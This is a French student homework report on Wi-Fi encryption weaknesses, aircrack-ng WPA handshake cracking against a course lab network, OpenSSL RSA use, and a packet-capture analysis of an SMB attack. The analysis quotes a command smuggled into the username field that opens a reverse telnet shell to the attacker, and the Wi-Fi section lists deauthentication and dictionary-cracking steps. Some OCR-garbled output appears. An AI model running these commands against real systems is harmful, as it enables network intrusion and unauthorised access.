Cryptographie et sécurité $\mathbf{IFT-606}$

Devoir 1 - Cryptographie et attaques

Amandine Fouillet - 14 130 638 Frank Chassing - 14 153 710

24 février 2015

Table des matières

1	Wi-	·Fi	4
	1.1	Fonctionnement des trois algorithmes de chiffrement, points faibles et attaques possibles	4
		1.1.1 Le protocole WEP	4
		1.1.2 Le protocole WPA	4
		1.1.3 Le protocole WPA2	5
	1.2	Aircrack-ng	5
		1.2.1 Linux	5
		1.2.2 Mac	7
2	Chi	ffrement et signature	10
	2.1	Génération d'une paire de clé RSA	10
	2.2	Création d'un fichier contenant la partie publique de la clé RSA	10
	2.3	Chiffrement de la partie privée générée	10
	2.4	Chiffrement d'un message	11
	2.5	Déchiffrement d'un message	11
	2.6	Signature du fichier	12

1 Wi-Fi

1.1 Fonctionnement des trois algorithmes de chiffrement, points faibles et attaques possibles

Le WEP (Wired Equivalent Privacy), le WPA (Wi-fi Protected Access), et le WPA2 sont des protocoles de sécurité destinés à sécuriser les réseaux sans fils. Nous allons détailler le fonctionnement de ses protocoles ainsi que leurs vulnérabilités.

1.1.1 Le protocole WEP

Le protocole WEP repose sur l'algorithme à clé symétrique RC4. La longueur de la clé WEP est de 40 ou 104 bits. Elle est par la suite concaténée avec un vecteur d'initialisation qui est composé d'une séquence de 24 bits générée aléatoirement (pour ne pas risquer d'utiliser deux fois la même clé). Ce vecteur est connu de l'émetteur et du récepteur, et apparait en clair dans les trames. Nous obtenons donc au final une clé de 64 ou 128 bits. Cette clé est ensuite couplé au message à transmettre par un XOR (OU exclusif), ce qui donne le message chiffré. Le problème du protocole WEP réside dans le fait que seul le vecteur d'initialisation change, la clé de la box ne change pas et reste fixe. Ce vecteur étant de petite taille (24bits), il y a eu de nombreuses attaques qui ont utilisé cette faille, et ce protocole n'est plus utilisé sur les équipements Wi-fi aujourd'hui. En effet, il est assez rapide de couvrir toutes les possibilités et de casser la clé.

De plus ils existent d'autres failles principales sur ce protocole :

- Les algorithmes de vérification d'intégrité et d'authentification sont très facilement contournables.
- Les clés courtes 40 bits ou 104 bits sont trop simples et peuvent être sujet à des attaques par dictionnaire.

On peut également nommer les différentes attaques existantes sur ce protocole :

- Attaque par clé apparentée
- Attaque FMS
- Attaque par fragmentation
- Attaque par dictionnaire
- Attaque par force brute

1.1.2 Le protocole WPA

Le WPA a été créé suite aux faiblesses du protocole WEP. Il est basé sur le protocole TKIP (Temporal Key Integrity Protocol). A la différence du protocole WEP, le WPA chiffre par une fonction XOR chaque message à transmettre avec une clé qui est modifiée à chaque période de temps. Le message étant alors chiffré, il est par la suite concaténé avec un vecteur d'initialisation qui est haché et n'apparait donc pas en clair dans les trames. Le WPA était utilisé à court terme pour remplacer le WEP et s'adapter au firmware des cartes Wi-fi de l'époque, basé sur RC4. Très vite, il a été remplacé par la norme complète WPA2 qui est beaucoup plus sûr. Une faiblesse au niveau du protocole TKIP a été découverte par des chercheurs Eric Tews et Martin Beck. En effet, le protocole TKIP ajoute une couche d'intégrité par le biais d'un MIC (Message Integrity Code) s'appuyant sur un checksum chiffré. La technique d'attaque est de capturer un paquet, de modifier son checksum puis d'analyser la réponse du point d'accès lorsqu'il reçoit le paquet. Cette technique est efficace avec les paquets ARP car le contenu de ceux-ci est connu, à part les deux octets de l'adresse IP. Il suffit donc de trouver ces deux octets en envoyant deux paquets toutes les soixante secondes, ce qui

prend une quinzaine de minutes pour couvrir toutes les possibilités. On peut également nommer les différentes attaques existantes sur ce protocole :

- Attaque Beck & Tews
- Attaque par force brute

1.1.3 Le protocole WPA2

Le WPA2 est basé sur l'algorithme AES (Advanced Encryption Standard). Cet algorithme de chiffrement symétrique prend en entrée un message de 128 bits. Il possède également une clé de 128, 192 ou 256 bits. Chaque octet de données est stocké dans une matrice de taille 4x4. Ensuite plusieurs opérations sont effectuées sur cette matrice. Ces opérations sont effectuées un certain nombre de fois en fonction de la taille de la clé (128 bits : 10 tours, 192 bits : 12 tours, 256 bits : 14 tours).

- Une substitution par octet non linéaire où chaque octet est remplacé par un autre octet choisi dans une table particulière (Boite-S). Cette opération garantit le côté résistant de l'algorithme.
- Un décalage par ligne consistant en une étape de transposition où chaque élément de la matrice est décalé à gauche d'un certain nombre de colonnes.
- Un mélange par colonne qui effectue un produit matriciel en opérant sur chaque colonne de la matrice.
- Un ajout de la clé de tour qui consiste à faire un OU exclusif entre les 128 bits de la matrice et les 128 bits de la clé de tour. La clé de tour est calculée à partir de la clé de chiffrement. Cette clé de chiffrement est stockée dans un tableau de 4 lignes et 4, 6 ou 8 en fonction de la taille de la clé, et est ensuite étendue dans un tableau W ayant 4 lignes et (4*nombre de tours+1) colonnes. La clé de tour est donné par les 4 colonnes 4*i, 4*i+1, 4*i+2, 4*i+3 du tableau W, avec 0<i<nombre de tours.

En ce qui concerne les vulnérabilités du WPA2, l'algorithme AES n'a pas encore été cassé à part par le biais de la force brute. Certaines attaques existent sur des versions simplifiées d'AES, sur des versions où le nombre de tours est moins important. Des attaques ont également vu le jour sur la version complète de l'algorithme d'AES mais ces attaques ne font que réduire sensiblement le nombre d'opérations à effectuer par rapport à la méthode de la force brute (2Î26 opérations contre 2Î28 opérations pour une attaque par force brute). Il existe une vulnérabilité de ce protocole nommé « hole 196 » permettant d'intercepter et décrypter des communications sur le réseau, les voler ou bien s'introduire sur une machine et l'infecter. Cependant, la portée de cette faille est extrêmement limitée puisqu'il faut en pratique être un utilisateur déjà enregistré sur le réseau.

On peut recenser les différentes attaques existantes sur ce protocole :

Attaque par force brute

1.2 Aircrack-ng

Sans une machine Linux, il nous a été impossible de réaliser des captures d'écran et d'attaquer le réseau Dinf-ift606-tpxa. Cependant vous trouverez ci-dessous, dans un premier temps, les étapes que nous aurions réalisé sur une machine Linux, puis les étapes que nous avons réalisé sans succès sur une machine MAC.

1.2.1 Linux

Première étape : Passer l'interface sans-fil en mode monitor

Afin d'écouter les réseaux WiFi environnants, on commence par passer notre carte WiFi en mode monitor. Pour ce renseigner sur notre interface WiFi, on utilise la commande suivante : *iwconfig*.

On récupère le nom de notre interface, dans la plupart des cas, sur Linux, elle s'appelle wlan0. Nous pouvons alors passer la carte WiFi en mode monitor à l'aide de la commande suivante : airmon-ng start wlan0. Si cette commande se déroule correctement, la console retourne "monitor mode enabled on mon0" pour nous informer que la carte WiFi est bien en mode monitor et que l'interface s'appelle mon0.

Deuxième étape : Ecoute des réseaux WiFi

Afin d'écouter les réseaux WiFi, on utilise la commande airodump-ng. On lance une première fois la commande suivante : "airodump-ng mon0" afin d'écouter tous les réseaux WiFi. Pour faire un premier tri, on peux ensuite afficher seulement les réseaux WiFi qui nous intéresse ici, ce sont ceux encryptés en WPA airodump-ng –encrypt wpa mon0. On repère le réseau que l'on cherche à attaquer et on récupère son adresse mac. Notre cible est ici le réseau Dinf-ift606-tpxa, il a pour adresse MAC 00 :1c :f0 :ea :e5 :b3 et il émet sur le canal 9. Afin de focaliser notre écoute sur ce réseau et d'enregistrer des données de capture on exécute la commande suivante : airodump-ng -w out –encrypt wpa -c 9 –bssid 00 :1c :f0 :ea :e5 :b3 mon0. Les données seront enregistrées dans le fichier out. Grâce à cette commande, on peut voir si des stations sont connectées, la capture d'un handshake ne peut être réalisée que si une station valide est connectée au point d'accès.

Troisième étape : Attaque active

Une solution serait d'écouter le réseau pendant plusieurs heures en attendant qu'un client se connecte afin de capturer un handshake qui est émis par le point d'accès et la station lorsque celle ci se connecte. Mais aircrack-ng propose une méthode d'attaque active qui consiste à utiliser la commande aireplay-ng et son attaque -0 pour forcer la déconnexion du client et capturer le handshake lorsqu'il se reconnecte. Pour utiliser cette commande, on commence par ouvrir deux nouveaux shell, dans le premier on entre la commande suivante : aireplay-ng -0 0 -a 00 :1c :f0 :ea :e5 :b3 mon0 mon0 et dans le second aireplay-ng -0 0 -a 00 :1c :f0 :ea :e5 :b3 -c MAC STATION mon0.

- 1. Le paramètre -0 signifie que l'on effectue une attaque de désauthentification;
- 2. le second 0 signifie que lorsque l'envoi de paquets de déauth sera infini et qu'il faudra arrêter l'attaque avec Ctrl + c;
- 3. le paramètre -a correspond à l'adresse MAC du réseau Dinf-ift606-tpxa;
- 4. le paramètre -c correspond normalement à l'adresse MAC de la station.

On lance ces deux commandes en même temps, on attends quelques instant puis on arrête l'exécution. Si l'attaque à réussi on devrait voir apparaitre un WPA handshake en haut à droite de la fenêtre arodump-ng. Selon la qualité de la connexion, il se peut que nous devions recommencer l'attaquer plusieurs fois avant de capture un handshake.

Quatrième étape : Bruteforce du handshake

Maintenant que le handshake a été capturé, on peut stopper airodump-ng et lancer l'attaque à l'aide d'un dictionnaire de mot de passe. On lance la commande aircrack-ng -w lower.lst out-01.cap. Le crack se lance alors et aircrack-ng va tester tous les mots de passe contenus dans le fichier jusqu'à trouver le bon. Une fois qu'il a trouvé le mot de passe, il affiche KEY FOUND! avec la clé du réseau.

1.2.2 Mac

Première et seconde étape : Mode monitor et écoute des réseaux WiFi

Sur Mac, il est impossible d'utiliser la commande airmon-ng, cependant il plusieurs alternatives à cette commande. La première est la commande airport. Pour afficher les réseaux WiFi captés par la carte WiFi de l'ordinateur, on utilise la commande airport -s (FIGURE 1) Puis pour passer en mode

```
Amandine — bash — 115×33

Last login: Mon Feb 23 21:51:32 on console
MacBook-Air-de-Amandine:~ Amandines sudo /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Re
sources/Airport -s
Password:

SSID BSSID
RSSI CHANNEL HT CC SECURITY (auth/unicast/group)
eduroam 1c:17:d3:33:5b:40 -89 149 Y US WPA(802.1x/AES/AES) WPA2(802.1x/AES/TKIP)
aeriusSecurise 1c:17:d3:33:5b:40 -89 149 Y US WPA(802.1x/AES/AES)
eduroam 9c:4e:20:72:afrifa -64 11 Y US WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
aerius 9c:4e:20:72:afrifa -64 11 Y US WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
aerius 9c:4e:20:72:afrifa -64 11 Y US WPA(802.1x/AES/AES)

DInf-ift606-tpxa 00:1c:f0:ea:e5:b3 -76 9 Y — WPA(PSK/TKIP, AES/TKIP)
aeriusSecurise 1c:17:d3:33:5b:44 -89 1 Y US NONE
eduroam 1c:17:d3:33:5b:43 -83 1 Y US WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
aerius 1c:17:d3:33:5b:44 -89 149 Y US NONE
eduroam 9c:4e:20:72:afrifa -77 36 Y US WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
aerius 1c:17:d3:33:5b:4f -89 149 Y US NONE
eduroam 9c:4e:20:72:afrifa -77 36 Y US WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
aerius 9c:4e:20:72:afrifa -75 36 Y US WPA(802.1x/AES/AES) WPA2(802.1x/AES/AES)
```

Figure 1 – Commande airport -s

monitor on repère le canal du réseau que l'on veut attaquer et on utilise la commande airport sniff en0 9. en0 est le nom de l'interface et 9 est le canal du réseau que l'on cherche à attaquer. (FIGURE 2)




FIGURE 2 – Commande airport sniff

La seconde alternative à la commande airmon-ng est le logiciel KisMac. Sur ce logiciel, si on configure dans les préférences les drivers utilisés par le PC (FIGURE 3), et qu'on lance un scanner, le mode monitor démarre et les réseaux captés sont affichés. (FIGURE 4).

Troisème étape : Attaque active



FIGURE 3 – Configuration de KisMac




FIGURE 4 – Scan de KisMac

C'est sur cette étape que le système d'exploitation OS X n'offre pas les mêmes services que Linux. En effet, il est impossible d'utiliser la commande aireplay-ng, tout du moins elle ne donne aucun résultat. De même, le logiciel KisMac bien qu'il propose le même type d'attaque que la commande aireplay-ng ne fonctionnait pas sur notre machine. Sans cette possibilité de forcer la désauthentification pour capturer un handshake, il ne nous restait qu'une seule solution : l'attaque passive et l'attente d'un handshake. Malheureusement, nous n'avons pas réussi à capturer un handshake, la quatrième étape n'a donc pas été fructueuse.

Quatrième étape : Bruteforce du handshake

Sur MAC, on lance également la commande aircrack-ng -w lower.lst airportSniffXMDMoY.cap. Ici airportSniffXMDMoY.cap est le nom de notre capture. Malheuresement, sans handshake, aircrack ne parvient pas à trouver la clé (FIGURE 5).

FIGURE 5 – Échec de aircrack-ng

2 Chiffrement et signature

2.1 Génération d'une paire de clé RSA

Pour générer une paire de clé RSA d'une taille de 2048 bits protégée par un mot de passe, on exécute la commande suivante : genrsa -out cle.pem -des 2048 (6). Le fichier généré cle.pem (FIGURE 7) contient maintenant la paire de clé RSA d'une taille de 2048.




FIGURE 6 – Génération de la paire




FIGURE 7 – Fichier obtenu

2.2 Création d'un fichier contenant la partie publique de la clé RSA

Pour créer un fichier contenant seulement la partie publique de la clé RSA on exécute la commande suivante : rsa -in cle.pem -pubout -out clePublique.pem (FIGURE 8). Le fichier généré clePublique.pem (FIGURE 9) contient maintenant la clé publique.




FIGURE 8 – Exécution de la commande



Figure 9 – Clé publique

2.3 Chiffrement de la partie privée générée

Pour chiffrer la partie privée générée, on exécute la commande suivante : rsa -in cle.pem -des3 -out cle.pem (FIGURE 10). Quand on réouvre le fichier cle.pem on remarque que le chiffrement a changé pour un chiffrement avec l'algorithme des3 (FIGURE 11).

FIGURE 10 – Exécution de la commande

FIGURE 11 – Fichier cle.pem

2.4 Chiffrement d'un message

Nous allons maintenant chiffrer le fichier message.txt (FIGURE 12) qui contient le message "OpenSSL is really cool!!!". Pour se faire, nous exécutons la commande suivante : rsautl -encrypt -in message.txt -pubin -inkey clePublique.pem -out messageC.txt (FIGURE 13). Le fichier messageC.txt contient le message crypté (FIGURE 14).




FIGURE 12 – Fichier message.txt




FIGURE 13 – Exécution de la commande

2.5 Déchiffrement d'un message

Pour déchiffrer le message du fichier messageC.txt, on exécute la commande suivante : rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt (Figure 15). On obtient le fichier messageD.txt qui contient le message décrypté (Figure 16) qui correspond bien au message initial.

FIGURE 14 – Fichier messageC.txt




FIGURE 15 – Exécution de la commande

FIGURE 16 – Fichier messageD.txt

messageD.txt

2.6 Signature du fichier

Pour signer le fichier, on exécute la commande suivante : rsautl -sign -inkey cle.pem -in messa-geD.txt -out fic.sig (Figure 17). La Figure 18 montre le fichier fic.sig obtenu.

```
Amandine — openss! — 80x24

Last login: Thu Feb 19 14:12:42 on ttys000

MacBook-Air-de-Amandine: ~ Amandine$ openss!

OpenSSL> genrsa -out cle.pem -des 2048

Generating RSA private key, 2048 bit long modulus

...+++

e is 65537 (0x10001)

Enter pass phrase for cle.pem:

Verifying — Enter pass phrase for cle.pem:

OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem

Enter pass phrase for cle.pem:

writing RSA key

OpenSSL> rsa -in cle.pem -des3 -out cle.pem

Enter pass phrase for cle.pem:

writing RSA key

UpenSSL> rsa -in cle.pem -des3 -out cle.pem

Enter pass phrase for cle.pem:

writing RSA key

UpenSSL> rsault -encrypt -in message.txt -inkey cle.pem -out messageC.txt

Enter pass phrase for cle.pem:

OpenSSL> rsault -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt

Enter pass phrase for cle.pem:

OpenSSL> rsault -aign -inkey cle.pem -in messageD.txt -out fic.sig

Enter pass phrase for cle.pem:

OpenSSL> sphrase for cle.pem:

OpenSSL> phrase for cle.pem:
```

FIGURE 17 – Exécution de la commande




Figure 18 – Fichier fic.sig

Pour vérifier la signature, on exécute la commande suivante : rsautl -verify -pubin -inkey clePublique.pem -in fic.sig (FIGURE 19). On obtient le résultat attendu.

```
Amandine — openssl — 80x24

MacBook-Air-de-Amandine: Amandines openssl
OpenSSL> genrsa — out cle.pem —des 2048

Generating RSA private key, 2048 bit long modulus

...++

e is 65537 (0x10001)

Enter pass phrase for cle.pem:
Verifying — Enter pass phrase for cle.pem:
OpenSSL> rsa —in cle.pem —pubout —out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa —in cle.pem —des3 —out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Unert pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying — Enter PEM pass phrase:
Verifying — Enter PEM pass phrase:
OpenSSL> rsautl —encrypt —in message.txt —inkey cle.pem —out messageC.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl —sign —inkey cle.pem —in messageO.txt —out fic.sig
Enter pass phrase for cle.pem:
OpenSSL> rsautl —erify —pubin —inkey cle.pem —in fic.sig
OpenSSL> rsautl —erify —pubin —inkey clePublique.pem —in fic.sig
OpenSSL> rsautl —verify —pubin —inkey clePublique.pem —in fic.sig
OpenSSL> rsautl —verify —pubin —inkey clePublique.pem —in fic.sig
```

FIGURE 19 – Vérification de la signature

3 Attaque décortiquée

Source	Destination	Protocole	Infos	
CadmusCo_aa:f4:93	Broadcast	ARP	Who has 10.0.2.8?	Tell 10.0.2.4

Figure 20 -

Après s'être présenté sur le serveur, le hacker d'IP 10.0.2.4 demande au routeur cadmusCo l'adresse mac du serveur d'adresse IP 10.0.2.8. (FIGURE 20)

```
CadmusCo_25:6a:fa CadmusCo_aa:f4:93 ARP 10.0.2.8 is at 08:00:27:25:6a:fa
```

Figure 21 -

Ensuite il reçoit une réponse du routeur et obtient l'adresse mac 08:00:27:25:6a:fa du serveur. (FIGURE 21)

10.0.2.4	10.0.2.8	TCP	55991→139 [SYN] Seq=0
10.0.2.8	10.0.2.4	TCP	139→55991 [SYN, ACK]
10.0.2.4	10.0.2.8	TCP	55991→139 [ACK] Seq=1

Figure 22 -

Le hacker établit par la suite une connexion TCP avec le serveur. On le remarque par les flags [SYN], [SYN, ACK] et [ACK]. (FIGURE 22)

Le hacker fait alors une demande de protocole samba au serveur. (FIGURE 23)

10.0.2.4	10.0.2.8	SMB	Negotiate Protocol Request
10.0.2.8	10.0.2.4	TCP	139→55991 [ACK] Seq=1 Ack=

Figure 23 -

```
    SMB (Server Message Block Protocol)

    ■ Negotiate Protocol Request (0x72)

      Word Count (WCT): 0
      Byte Count (BCC): 49
    Requested Dialects
      ■ Dialect: LANMAN1.0
          Buffer Format: Dialect (2)
          Name: LANMAN1.0
      □ Dialect: LM1.2X002
0000
      08 00 27
               25
                   6a fa 08
                            00
                                 27
                                    aa
                                       f4
                                          93
                                             08
                                                00
                                                   45
                                    5f
               01
                                 42
                                       0a 00
                                                   0a
                                                       00
0010
      00 8c
            e0
                   40
                      00 40
                            06
                                             02
                                                 04
               b7
                   00
                                 99
                                       71
                                             84
                                                    80
0020
         08
                     8b b7
                                    e2
                                                       18
      02
            da
                            ef
                                          e2
                                                 8e
                                    0a 00 83 46
0030
      00 Of
            18 8a 00 00
                         01
                            01
                                 08
                                                1f
0040
      df d5 00 00 00
                      54 ff
                            53
                                 4d 42 72 00 00
                                                00 00 18
                                                                ..T.S MBr..
            00 00 00 00 00
                                 00 00 00 00 00
0050
      01 c0
                            00
                                                00 00 00
                  74 49
                                                4d 41 4e
                                                                       . LANMAN
0060
      18 46
            00
               00
                         00
                            31
                                 00 02 4c 41
                                             4e
                                                             .F..tI.1
0070
      31 2e
            30
               00 02
                      4c 4d
                            31
                                 2e
                                    32
                                       58
                                          30
                                             30
                                                32
                                                    00 02
                                                            1.0..LM1
                                                                     .2X002..
                                    20 31 2e 30 00 02 4e
            20 4c 41 4e 4d
0080
         54
                            41
                                 4e
                                                            NT LANMA N 1.0..N
                                 32 00
0090
      54 20 4c 4d 20 30 2e 31
                                                            T LM 0.1 2.
```

Figure 24 –

Ce protocole est un protocole d'identification du nom de NT Lan Manager. (FIGURE 24)

10.0.2.8	10.0.2.4	SMB	Negotiate Protocol Response
10.0.2.4	10.0.2.8	TCP	55991→139 [ACK] Seq=89 Ack=1

Figure 25 -

Le hacker reçoit une réponse positive de la part du serveur et peut ensuite tenter de s'identifier sur le serveur. (FIGURE 25)

```
10.0.2.4 10.0.2.8 SMB Session Setup AndX Request, User:
```

Figure 26 -

Pour se connecter il rentre une ligne de commande particulière à la place du champ « user ». (FIGURE 26) Cette ligne est /='nohup sh -c '(sleep 4428/telnet 10.0.2.4 5002/while :; do sh && break; done 2>&1/telnet 10.0.2.4 5002 >/dev/null 2>&1 &)'' Elle permet de lancer un processus

qui restera actif même après la déconnexion de l'utilisateur. Ce processus émule un Shell à distance, c'est-à-dire qu'il demande au serveur linux d'ouvrir un Shell sur la machine du hacker. Ceci a pour but de pouvoir exécuter des commandes saisies au clavier sur une machine distante. De plus, le hacker redirige toutes les sorties (Out, Erreurs) vers /dev/null.

10.0.2.8 10.0.2.4 SMB Session Setup AndX Response, Error: STATUS_LOGON_FAILURE

Figure 27 -

Par la suite la machine se rend compte que le login rentré n'est pas bon et envoie donc une erreur d'identification. Cependant, il est trop tard car le hacker peut déjà exécuter des commandes sur le serveur par le biais du Shell qu'il a ouvert. (FIGURE 27)

10.0.2.	4	10	0.0.2.8			T	СР		50	002-460)68 [PSH	H, ACK]
				Figu	RE 2	8 –						
0010 00 4 0020 02 0 0030 00 0	4b bc 08 13 0f 18 d9 65	25 6a fa e0 40 00 8a b3 f4 49 00 00 63 68 6f 76 4c 6f	40 06 36 73 01 01 20 74	65 c1 fa ca 08 0a	0a 72 00	00 0b 83	02 01 46	04 0e 6a	0a (80 : ff	00 .1 18 ff 59	K@.@. 6s I	E. e r fulx627Y

Figure 29 -


Ensuite le hacker exécute des commandes sur le terminal du serveur comme « echo t fulx627y7JxvLor ; ». (FIGURE 29) Le flag PSH indique le serveur doit absolument délivrer les données envoyées. (FIGURE 28)



FIGURE 30 -

On peut voir ensuite que l'ordinateur du hacker se déconnecte du serveur car il a rentré un mauvais login lors de la tentative de connexion. On peut observer cette déconnexion par le flag [RST] qui indique une annulation de connexion. (FIGURE 30)

Le hacker va alors s'adresser au serveur DHCP. Ce serveur DHCP va permettre de fournir une adresse IP au hacker arrivant sur le réseau et désirant communiquer et échanger avec lui.



Il y a donc plusieurs trames qui sont envoyées. Le hacker va faire une requête auprès du serveur DHCP (FIGURE 31).

10.0.2.3 255.255.255.255 DHCP DHCP ACK - Transaction ID 0x9bca4452

Figure 32 -

Puis le serveur va émettre un paquet spécial de broadcast sur le réseau local 255.255.255.255 (FIGURE 32).

0.0.0.0 255.255.255 DHCP DHCP Discover - Transaction ID 0x8393e549

FIGURE 33 -

Ensuite le hacker envoie une trame avec l'adresse 0.0.0.0 (car il n'a pas encore d'adresse IP) vers l'adresse de broadcast (DHCP Discover) pour demander une adresse IP (FIGURE 33).

10.0.2.3 255.255.255.255 DHCP DHCP Offer - Transaction ID 0x8393e549

FIGURE 34 -

En réponse à cette requête, le serveur DHCP va émettre une réponse proposant au hacker une adresse IP, le but étant de rendre le hacker apte à communiquer sur le réseau via cette adresse IP (FIGURE 34).

0.0.0.0 255.255.255.255 DHCP DHCP Request - Transaction ID 0x8393e549

FIGURE 35 -

Le hacker va alors sélectionner une des offres reçues et en informer le serveur DHCP. Le hacker demande au serveur la validation de cette adresse IP pour qu'il soit informé qu'elle n'est plus libre (FIGURE 35).

10.0.2.3 255.255.255 DHCP DHCP ACK - Transaction ID 0x8393e549

Figure 36 -

Le serveur va confirmer la validation de l'adresse IP (FIGURE 36).

9.244605000 0.0.0.0	255.255.255.255	DHCP D	HCP Request	- Transaction ID 0x8393e549
9.273971000 10.0.2.3	255.255.255.255	DHCP D	HCP ACK	- Transaction ID 0x8393e549
23.182920000 10.0.2.4	10.0.2.3	DHCP D	HCP Request	- Transaction ID 0x51fe921d
23.193793000 10.0.2.3	255.255.255.255	DHCP D	HCP ACK	- Transaction ID 0x51fe921d

Figure 37 –

Pour des raisons d'optimisation des ressources réseau, les adresses IP sont délivrées avec une date de début et une date de fin de validité. C'est ce qu'on appelle un « bail ». Ici, le hacker voit son bail arriver à terme et demande alors au serveur de prolonger celui-ci par un DHCP Request (FIGURE 37).

10.0.2.4 10.0.2.8 TCP 5002-46068 [PSH, ACK]

Figure 38 -

Puis le hacker exécute la commande « echo god is good » sur le terminal du serveur. (FIGURE 38 ET 39).

Figure 39 -

Ici, la technique d'attaque a été de pouvoir émuler un terminal distant du serveur lors de la connexion à celui-ci. Ceci a donc pu permettre au hacker de s'introduire sur le serveur et d'y exécuter des commandes.